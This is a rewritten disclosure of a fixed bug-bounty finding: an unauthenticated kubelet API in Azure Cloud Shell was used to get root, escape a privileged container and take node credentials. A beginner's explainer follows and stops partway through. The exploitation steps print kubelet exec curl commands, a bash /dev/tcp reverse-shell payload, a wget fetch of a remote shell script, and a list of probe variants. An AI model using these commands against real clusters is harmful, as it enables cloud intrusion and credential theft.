I Own your Cloud Shell: Taking over “Azure Cloud Shell” Kubernetes Cluster Through Unsecured Kubelet API 30,000$ Bounty
The Azure Cloud Shell Kubernetes kubelet API on port 10250 was reachable without authentication from inside a user's container, allowing command execution as root in the user's own container and in a privileged sibling container. From the privileged container the host disk could be mounted, exposing kubelet credentials that gave cluster-level access.
 Published on hencohen10.medium.com
so we will start right away with how things works in the backend of “Azure Cloud Shell” service.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Azure Cloud Shell is, in Microsoft's own words, "a browser-based shell experience to manage and develop Azure resources" and "offers a browser-accessible, pre-configured shell experience for managing Azure resources without the overhead of installing, versioning, and maintaining a machine yourself."
The write-up starts with the backend architecture of the service. When a client requests Cloud Shell through the Azure Portal, a random Kubernetes cluster is chosen, a free node in that cluster is assigned to the client, and a container is created on the node with the client token. That container lets the user control all of their Azure resources.

The diagram shows the four steps: the client requests Cloud Shell via the Azure Portal, a random Kubernetes cluster is chosen, a free node in the cluster is assigned to the client, and a container is created on the node with the client token.
Setup
The researcher worked from inside a Cloud Shell session itself. The starting point was a low-privileged user that could do little except run the azure-cli commands. Attempts to gain higher privileges in different ways inside the container did not succeed.

Checking the current control group revealed that Cloud Shell runs on Kubernetes, which gave a path to start digging for container and Kubernetes related issues.
Finding it
From experience with containers and Kubernetes, the researcher guessed that the host (node) machine IP address is [redacted], the default network interface created while installing Docker.
The first attempt was to communicate with known APIs used by Kubernetes and Docker. The Docker remote API, which most of the time listens on ports 2375 or 2376 (the latter when used with HTTPS), was probed first. Those ports were closed.

After the Docker Remote API failed, testing continued against common Kubernetes APIs, and the read-only port 10255 was found open. That port was used in the past for health checks and is now disabled by default on newer Kubernetes releases. Calling it can leak information about pods and namespaces in use, running container names, pod names, host IP address and more.

The output from the read-only port did not provide a break-through on its own, so the next target was the kubelet API running on port 10250.

The port was accessible without any authentication. When creating a Kubernetes cluster it is important to include a certificate that will be trusted by the nodes in the cluster and that secures the kubelet port. Unlike the read-only port, the kubelet port allows execution of commands on any container in the cluster with root privileges, provided the pod name, container name and namespace are known.
As an example of a secured implementation of the kubelet certificate, the researcher looked at AKS (Azure Kubernetes Service). Accessing the kubelet API on an AKS cluster returned a response indicating that the kubelet port is secured there.
Exploitation
Step 1: Collect the identifiers from the read-only port
All the information needed to run commands on the Cloud Shell container came from the read-only port output:
- Namespace:
cc-b219133b - Podname:
cc-b219133b-7d48c6d6cd-qv7vc - Container name:
console-agent
Step 2: Execute a command through the kubelet API
The first try was a simple file creation named hello_world in the /tmp directory:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-agent?command=touch&command=/tmp/hello_world&input=1&output=1&tty=1"

The output was a 302 status code, meaning a redirect had to be followed. curl cannot handle these 302 redirects because the next page, /cri/exec/HnPxVYzr, must be handled with WebSockets, a feature curl did not have. If the redirect is not executed, the command fails to run.
Step 3: Get a WebSocket client without root
Calling WebSockets can be done with an NPM package called wscat, but packages could not be installed on the system because there was no root access on the Cloud Shell container yet. The researcher used a published solution for installing NPM packages without sudo privileges. That worked, and running wscat succeeded in opening the redirected page, which means the execution of touch /tmp/hello_world succeeded.

The hello_world file was created through the kubelet API with root as owner. From this point the commands were confirmed to run as root, and any command could be run.
Step 4: Reverse shell as root on the Cloud Shell container
A file named reverse.sh was created in the /tmp directory with the following payload:
#bash -i >& /dev/tcp/i.p.a.d.d.r.e.s.s/p.o.r.t 0>&1
To get the reverse shell executed, the same procedure used for hello_world was repeated, since commands sent through the kubelet API run in the context of the root user:
curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-agent?command=bash&command=/tmp/reverse.sh&input=1&output=1&tty=1"

The connection was established to the C&C server with root privileges on the Cloud Shell container, which should have been low-privileged access.
After a long time looking for something interesting, it became clear that no critical files are stored on the container and that the container is built for the current customer. No other containers on the network were reachable. Escalating to root on the container was a nice result, but not enough.
Step 5: Find the privileged sibling container
Analysing the API output again, the researcher found a container running in the same pod named console-admin. It looked like a frontend-backend arrangement: console-agent is the frontend with shell access through the Azure Portal, and console-admin is the backend that might be speaking with the host (node).
The read-only port output contained the following entry for console-admin:
"containers": [
 {
 "name": "console-admin",
 "image": "cloudconregweuprd.azurecr.io/azconsole-admin:master_20191213.3",
 …………
 …………
 …………
 "securityContext": {
"privileged": true, "allowPrivilegeEscalation": true
 }
The privileged: true flag provides the container access to all kernel capabilities. By default, containers are deployed with a seccomp profile that blocks 44 critical system calls that might allow breaking out of the container into the host machine. A privileged container has access to all system calls, including the 44 that are blocked by default.
Step 6: Reverse shell on console-admin
This time the goal was a reverse shell on console-admin, which had no shell access, so a longer route was needed. Different methods were tried, such as bash, python, perl and curl, but none worked because each returned command not found. Installing them was the next option, since root access through the kubelet API was available.
Using yum and apt-get also failed with command not found. If both are missing, the container is probably built on a minimised OS, which is very common in the containers world: Alpine Linux. Its package manager is APK, so apk update was executed through the kubelet API to check:
#curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=apk&command=update&input=1&output=1&tty=1 curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=apk&command=update&input=1&output=1&tty=1

The guess was correct: console-admin is based on Alpine Linux, and the repositories were updated.
The next step was to install bash on console-admin to execute the reverse shell with the bash payload:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=apk&command=add&command=bash&input=1&output=1&tty=1"
The command must be separated into multiple command parameters because web servers do not know how to handle requests with spaces.
Since there was no shell access to console-admin, the reverse shell payload had to be downloaded from the internet:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=wget&command=https://example.com/reverse.sh?&input=1&output=1&tty=1"
The only thing left was to execute the reverse shell on console-admin to establish the connection to the C&C server:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-admin?command=bash&command=reverse.sh&input=1&output=1&tty=1"

The C&C server received the connection from the privileged console-admin container.
Step 7: Break out to the host
Because console-admin has the privileged flag set, taking over the host machine is easy: mount the root partition into the console-admin container.

The host primary disk /dev/sda1 was mounted into the /mnt3/ directory, and the hostname of the host (node) of Azure's infrastructure was displayed.
With access to the node file system, the kubelet credentials located in the /var/lib/kubelet directory were found. Those credentials can be used to interact with the Master API that runs on the Master node with the kubectl utility.


The credentials were used to list pods and nodes in the cluster.
Step 8: The report and Microsoft's response
When this was reported to Microsoft, the researcher did not try to take over other nodes, as they belong to other customers and Microsoft's TOS clearly says to stop before accessing customer information. Microsoft denied that other nodes could be accessed (which would mean other users' Cloud Shell) because "Kubernetes RBAC is in place and one cannot use exec to execute into running containers or to modify running pods", and asked for a POC of another way to do it after the issue was fixed.
Since the answer could not be bypassed directly, the idea was to test it on an AKS cluster, which already had better security than Cloud Shell, and prove how those restrictions can be bypassed by deploying a new pod with the following details, using the credentials stored on the node:
- A malicious container image that on init will connect to the C&C server
- The privileged flag, in order to have all the kernel capabilities on the pod
- The
nodeSelectorflag, which allows a user to choose a specific node to schedule the pod on
The POC video is at https://www.youtube.com/watch?v=iOan8lTeJPM. On the left, node #0 kubelet credentials are used to deploy a pod with a malicious image, the privileged flag, and a selection of a specific node (#2). On the right, at 01:45 the pod was successfully deployed on that specific node, connected to the C&C server, had all the kernel capabilities, and mounted the node #2 filesystem.
Microsoft's reply to the video was:
"The video and the steps below are for AKS and succeed because of the RBAC policies in AKS. In Cloud Shell, the RBAC policies applied are more restrictive, and something that works on AKS wouldn't necessarily work on Cloud Shell."
What Microsoft did not check is how nodeSelector can be blocked, because Kubernetes RBAC is meant for blocking access to list, view, watch, delete or execute on namespaces, pods and cluster objects. nodeSelector cannot be disabled by RBAC; it can be blocked by the NodeRestriction admission controller.
Step 9: The same issue on Azure Container Instance
The same issue also affected Azure Container Instance, in a more complicated way that needed a long brute-force attack for remote command execution, but it gave a straight-forward local privilege escalation on any container running on Azure Container Instance. The issue was reported as privilege escalation and Microsoft rated it as "Low". If you are running a container instance on Azure, a local privilege escalation on your container caused by Microsoft's misconfigurations is rated as "Low" impact for Microsoft.

The POC shows local privilege escalation through the kubelet API on Azure Container Instance, using another method that does not require the WebSockets redirect and displays the output right away. id and whoami were run on the same container, and the output was root and id 0.
Root cause
The kubelet execution port on port 10250 was reachable from inside the customer container and accepted unauthenticated requests, so any command could be run as root in any container in the cluster whose namespace, pod name and container name were known. The read-only port 10255 was also open and leaked exactly those identifiers, plus the securityContext of the sibling console-admin container, which was marked privileged: true with allowPrivilegeEscalation: true. A privileged container has access to all kernel capabilities and all system calls, including the 44 that a default seccomp profile blocks, which is what allowed mounting the host disk.
The node was reachable at the default Docker bridge address [redacted], which made it easy to guess. The report notes that a certificate trusted by the nodes should secure the kubelet port, unlike the AKS implementation the researcher compared against. Outbound connections from the pods to an external server on port 4444 were also possible.
Impact
From a low-privileged Cloud Shell session, the researcher obtained root on their own Cloud Shell container, then root on the privileged console-admin container in the same pod, and from there the host node's file system and the kubelet credentials for the cluster's Master API. The report states that no critical files are stored on the container and that no other containers on the network were reachable from the first container. Whether other customers' nodes could be reached was disputed: Microsoft said Kubernetes RBAC prevented exec into running containers and modification of running pods, and the researcher argued that nodeSelector cannot be blocked by RBAC and demonstrated the pod deployment technique on AKS. The researcher deliberately did not attempt to take over other nodes because they belong to other customers.
The same class of issue gave a local privilege escalation on a container running on Azure Container Instance, which Microsoft rated "Low".
Fix
Microsoft fixed the issue on 30.1.2020, after the report was sent on 20.1.2020. The reward history: 10,000 USD on 3.3.2020 for privilege escalation impact and severity "Important", a complaint email the same day about impact and severity, and on 13.3.2020 the issue was raised to RCE and rewarded 30,000 USD.
The mitigations listed in the report:
- Block network connection between containers (pods) and hosts (nodes), which can be done through iptables.
- Use a different IP for the node instead of
[redacted]; by default, installing Docker on a host creates a new network interface with that IP, and anyone with a little knowledge of Docker containers can guess it is the node. - Disable the read-only 10255 port, which was used for health checks in the past and is not needed anymore.
- Secure the 10250 kubelet execution port by running the kubelet API with the flag
anonymous-auth falseand a certificate. - Block outbound connections for suspicious ports; outbound connections from the pods to a server on a different cloud provider on port 4444 were possible.
- Remove the privileged flag from the
console-admincontainer and instead build a seccomp profile and attach it to the container to minimise access to kernel capabilities.
Variants to test
- Probe
[redacted]:10250from inside any container-based managed service. A positive result is an unauthenticated response from the kubelet API rather than a certificate error. - Probe
[redacted]:10255for the read-only port. A positive result is pod, namespace, container and host IP information in the response. - Probe the Docker remote API on ports 2375 and 2376. A positive result is an unauthenticated Docker API response instead of a closed port.
- Read the
securityContextof every container in the pod from the read-only output. A positive result isprivileged: trueorallowPrivilegeEscalation: trueon a container you do not control directly. - Try
apk,yumandapt-getthrough the kubelet exec endpoint on a sibling container. A positive result is a working package manager, which identifies the base image and gives a route to install a shell. - After obtaining node credentials from
/var/lib/kubelet, attempt to deploy a pod with anodeSelectorfor a specific node. A positive result is a pod scheduled on the chosen node, which shows that RBAC alone does not stop node targeting and that NodeRestriction admission control is needed.
What happened, in plain words
Microsoft runs a service called Azure Cloud Shell. In Microsoft's own words it is "a browser-based shell experience to manage and develop Azure resources" and it "offers a browser-accessible, pre-configured shell experience for managing Azure resources without the overhead of installing, versioning, and maintaining a machine yourself."
In everyday terms: instead of installing tools on your own laptop, you open a web page, and Microsoft gives you a ready-made computer in the cloud with a command line already set up. You type commands there and they act on your Azure account.
A security researcher, Chen Cohen, was playing around with that service, then looked at what was going on underneath it. He found that the kubelet API on the host was reachable without authentication. From inside his own ordinary, low-privilege session he was able to:
- Run commands as the all-powerful root user inside his own Cloud Shell container.
- Reach a second, more powerful container that sits next to his, called
console-admin. - Use that second container, which was privileged, to mount the host's primary disk and read files on the machine that hosts it.
- Find credentials on that machine that let him talk to the cluster's control plane.
He reported it to Microsoft. Microsoft fixed it, first paid 10,000 USD, and after some back and forth about how serious the issue was, raised the reward to 30,000 USD. The same kind of flaw also existed on Azure Container Instance, where Microsoft rated it "Low".
This article walks through the whole thing from zero. You only need to be able to use a browser and a computer to follow it. Every technical word is explained the first time it appears, and there is a glossary at the end.
The background: how Cloud Shell is built
The write-up starts with the backend architecture of the service. When a client requests Cloud Shell through the Azure Portal, a random Kubernetes cluster is chosen, a free node in that cluster is assigned to the client, and a container is created on the node with the client token. That container lets the user control all of their Azure resources.
The diagram shows the four steps: the client requests Cloud Shell via the Azure Portal, a random Kubernetes cluster is chosen, a free node in the cluster is assigned to the client, and a container is created on the node with the client token.
Let us unpack those words, because everything later depends on them.
- Azure Portal: the website where you click around to manage your Microsoft cloud account. It is the front door.
- Kubernetes: a system for running lots of small, isolated programs (called containers) across a group of machines and keeping them organised. Think of it as a very large building manager: it decides which flat (container) goes in which building (node), hands out keys, and replaces tenants who move out.
- Cluster: the whole collection of machines that Kubernetes manages together. One cluster is many nodes.
- Node: one machine inside the cluster. It is the "host" that containers actually run on.
- Container: a packaged, isolated mini-computer. It has its own files, its own users, and its own network view, but it shares the underlying machine's kernel (the core of the operating system). Think of it as a sealed lunchbox sitting on a shared kitchen counter: it has its own contents, but it is still on the same counter.
- Token: a short string of characters that proves who you are, like a wristband at an event. You show it, and the system lets you in without asking for your password again. It is a secret: anyone who has it can act as you.
So the flow is: you click "Cloud Shell" in the portal, Microsoft picks a cluster at random, picks a free node in it, and starts a container for you on that node. Your token is placed inside the container so the tools in it can act on your Azure account.
The starting point: an ordinary user
The researcher worked from inside a Cloud Shell session itself. The starting point was a low-privileged user that could do little except run the azure-cli commands. Attempts to gain higher privileges in different ways inside the container did not succeed.
Checking the current control group revealed that Cloud Shell runs on Kubernetes, which gave a path to start digging for container and Kubernetes related issues.
Two more terms to explain here:
- Low-privileged user: a user account with only the minimum permissions needed. On a normal computer, this is the opposite of an administrator. A low-privileged user cannot install software system-wide, cannot read other users' files, and cannot change system settings.
- azure-cli: Microsoft's command-line tool for Azure. You type
az ...commands and it talks to Azure on your behalf, using your token. - Control group (often shortened to cgroup): a Linux feature that groups processes together so the system can limit and track their resources. Looking at which control group you are in is a way of asking "what kind of environment am I actually running in?". The answer here was revealing: it showed Kubernetes.
Why does that matter? Because once you know you are inside Kubernetes, you know there is a whole family of well-known services and ports (network doors) that Kubernetes uses. Those become things to check.
Finding it: knocking on doors
From experience with containers and Kubernetes, the researcher guessed that the host (node) machine IP address is [redacted], the default network interface created while installing Docker.
- IP address: the numeric address of a machine on a network, like a street address for data.
[redacted]is a private address, only meaningful inside a local network. - Docker: the most popular software for building and running containers. When you install Docker on a machine, it creates a virtual network on that machine, and the machine itself gets the address
[redacted]on that network. Every container on that machine can reach the host at that address.
So the guess is: from inside my container, if I talk to [redacted], I am talking to the machine that hosts me. That is a very useful thing to know, because the host is more powerful than the container.
The first attempt was to communicate with known APIs used by Kubernetes and Docker. The Docker remote API, which most of the time listens on ports 2375 or 2376 (the latter when used with HTTPS), was probed first. Those ports were closed.
- API: an agreed way for two programs to talk to each other. Think of a restaurant menu: you do not walk into the kitchen, you order from a fixed list, and food comes back. An API is the menu of things one program will do for another.
- Port: a numbered door on a machine. One machine can run many services, and each listens on its own port number. Port 80 is the usual web door, 443 the usual secure web door, and so on.
- HTTPS: the encrypted version of the web protocol, the one with the padlock in your browser.
- Closed port: nobody is listening at that door. Knocking gets you nothing.
After the Docker Remote API failed, testing continued against common Kubernetes APIs, and the read-only port 10255 was found open. That port was used in the past for health checks and is now disabled by default on newer Kubernetes releases. Calling it can leak information about pods and namespaces in use, running container names, pod names, host IP address and more.
- Read-only port: a door that only answers questions, it does not accept commands. It is meant for monitoring: "is everything healthy?"
- Pod: the smallest unit Kubernetes schedules. A pod is a group of one or more containers that always live and die together and share a network address. If a container is a lunchbox, a pod is the lunch bag holding one or more lunchboxes.
- Namespace: a labelled section of the cluster, used to keep different customers' or different applications' things apart. Like a floor number in a building.
- Leak: information that was not meant to be public becomes readable. Here, the read-only port happily told anyone who asked which pods and containers existed.
The output from the read-only port did not provide a break-through on its own, so the next target was the kubelet API running on port 10250.
- Kubelet: the small agent that runs on every node and does what Kubernetes tells it. It starts containers, stops them, and can run commands inside them. It listens on port 10250.
The port was accessible without any authentication. When creating a Kubernetes cluster it is important to include a certificate that will be trusted by the nodes in the cluster and that secures the kubelet port. Unlike the read-only port, the kubelet port allows execution of commands on any container in the cluster with root privileges, provided the pod name, container name and namespace are known.
- Authentication: proving who you are before being allowed in. A door with no authentication is a door with no lock.
- Certificate: a cryptographic file that lets two machines prove to each other that they are who they claim to be, and encrypt their conversation. It is the digital equivalent of a sealed, signed letter of introduction.
- Root: the all-powerful administrator account on Linux. Root can do anything: read any file, change any setting, install anything. If a normal user is a guest in a house, root is the owner with the master key.
This is the core of the whole bug. The kubelet door was unlocked, and behind it is a feature that runs commands as root. The only thing you need is the address of the container you want to run commands in: its namespace, its pod name, and its container name. And the read-only port from the previous step had just handed those out.
As an example of a secured implementation of the kubelet certificate, the researcher looked at AKS (Azure Kubernetes Service). Accessing the kubelet API on an AKS cluster returned a response indicating that the kubelet port is secured there.
- AKS: Microsoft's managed Kubernetes product, a different service from Cloud Shell. The point of the comparison is that the kubelet port was secured on AKS, while on Cloud Shell it was accessible without authentication.
Exploitation
Step 1: Collect the identifiers from the read-only port
All the information needed to run commands on the Cloud Shell container came from the read-only port output:
- Namespace:
cc-b219133b - Podname:
cc-b219133b-7d48c6d6cd-qv7vc - Container name:
console-agent
These three strings are the address of the container. Without them, the kubelet does not know which container you mean. With them, it knows exactly where to run your command.
Step 2: Execute a command through the kubelet API
The first try was a simple file creation named hello_world in the /tmp directory:
# curl — insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -X POST "https://[redacted]:10250/exec/cc-b219133b/cc-b219133b-7d48c6d6cd-qv7vc/console-agent?command=touch&command=/tmp/hello_world&input=1&output=1&tty=1"
Line by line, in plain words:
curl: a command-line tool for making web requests. It is the browser of the terminal.— insecure: tells curl not to worry that the server's certificate is not trusted. The dashes here are the long dash characters as they appear in the write-up; on a normal keyboard you would type two hyphens.-v: verbose, meaning "show me everything that happens".-H "X-Stream-Protocol-Version: v2.channel.k8s.io"and the second-H: headers, which are extra labels attached to a request, like the "To:" and "Subject:" lines on an envelope. These two tell the kubelet which streaming protocol version the client speaks.-X POST: use the POST method, which is the web method for "send data and make something happen".- The URL:
https://[redacted]:10250/exec/.... This means: talk securely to the host at[redacted], on port10250, to the/execendpoint (the "run a command" menu item), for namespacecc-b219133b, podcc-b219133b-7d48c6d6cd-qv7vc, containerconsole-agent. ?command=touch&command=/tmp/hello_world: the command to run istouch /tmp/hello_world, which creates an empty file. It is split into twocommandparameters because the web server does not handle spaces inside a single parameter well.input=1&output=1&tty=1: ask for an interactive terminal session, with input, output and a TTY (a terminal device, the thing that lets a program behave as if a human were typing at it).
Why this command? Because touch is the gentlest possible test. It changes nothing important. If it works, you know you can run commands. If it does not, you have lost nothing.
The output was a 302 status code, meaning a redirect had to be followed. curl cannot handle these 302 redirects because the next page, /cri/exec/HnPxVYzr, must be handled with WebSockets, a feature curl did not have. If the redirect is not executed, the command fails to run.
- 302 status code: a standard web reply meaning "the thing you want is not here, go to this other address instead". It is the web's way of forwarding you.
- WebSocket: a web connection that stays open in both directions, like a phone call rather than a letter. Normal web requests are letters: you send one, you get one back. A WebSocket is a live line, which is what you need to stream a terminal session.
So the kubelet said "go to /cri/exec/HnPxVYzr", but curl could not follow, because that address needs a live line, not a letter.
Step 3: Get a WebSocket client without root
